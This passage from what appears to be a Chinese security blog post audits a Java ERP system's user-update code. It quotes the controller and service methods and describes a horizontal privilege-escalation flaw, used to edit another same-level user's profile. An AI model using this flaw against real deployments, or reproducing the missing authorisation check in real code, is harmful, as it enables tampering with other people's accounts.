
跟进代码：

```
UserController.java x UserService.java x ExceptionConstants.java x UserMapperEx.java x UserMapper.java x UserExample.java x
341 @PostMapping("/updateUser")
342 @ResponseBody
343 public Object updateUser(@RequestParam("info") String beanJson, @RequestParam("id") Long id) throws Exception {
344     JSONObject result = ExceptionConstants.standardSuccess();
345     UserEx ue = JSON.parseObject(beanJson, UserEx.class);
346     ue.setId(id);
347     userService.updateUserAndOrgUserRel(ue);
348     return result;
349 }
```

跟进 service 层具体查看一下 updateUserAndOrgUserRel 函数：

```
controller.java x UserService.java x ExceptionConstants.java x UserMapperEx.java x UserMapper.java x UserExample.java x
@Transactional(value = "transactionManager", rollbackFor = Exception.class)
public void updateUserAndOrgUserRel(UserEx ue) throws Exception {
    if (BusinessConstants.DEFAULT_MANAGER.equals(ue.getLoginName())) { 这里限制不能修改admin的信息
        throw new BusinessException(ExceptionConstants.USER_NAME_LIMIT_USE_CODE,
            ExceptionConstants.USER_NAME_LIMIT_USE_MSG);
    } else {
        logService.insertLog( moduleName: "用户",
            new StringBuffer(BusinessConstants.LOG_OPERATION_TYPE_EDIT).append(ue.getId()).toString(),
            ((ServletRequestAttributes) RequestContextHolder.getRequestAttributes()).getRequest());
        //检查用户名和登录名
        checkUserNameAndLoginName(ue);
        //更新用户信息
        ue = this.updateUser(ue);
        if (ue == null) {
            logger.error("异常码[{}], 异常提示[{}], 参数, [{}]",
                ExceptionConstants.USER_EDIT_FAILED_CODE, ExceptionConstants.USER_EDIT_FAILED_MSG);
            throw new BusinessException(ExceptionConstants.USER_EDIT_FAILED_CODE,
                ExceptionConstants.USER_EDIT_FAILED_MSG);
        }
        if (ue.getOrgaId() == null) {
            //如果没有选择机构, 就不建机构和用户的关联关系
            return;
        }
    }
}
```


跟进 checkUserNameAndLoginName() 方法：




由于用户名和登录名的校验逻辑一样，这里只拿登录名检查来说，首先通过 `getLoginName()` 获取 id 对应的登录名，再通过 `getUserListByUserNameOrLoginName()` 方法，将登录名作为参数拼接进 sql 语句中获取 user 列表，从列表中取出 id 与前端传入的 id 进行比较，相同就可以更新数据。同样没有对当前执行更新用户数据的操作的用户身份做判断，尝试越权利用：

test123 用户对应的用户 id 为 131

joker 跟 test123 是平级账户





成功越权修改他人的用户信息

当然这个 ERP 系统的漏洞还有很多漏洞没有列出来，包括越权查看邮件信息，未授权访问敏感界面等，期待后续大佬们的挖掘。

如果有其他不错的框架审计请在下面留言!

__EOF__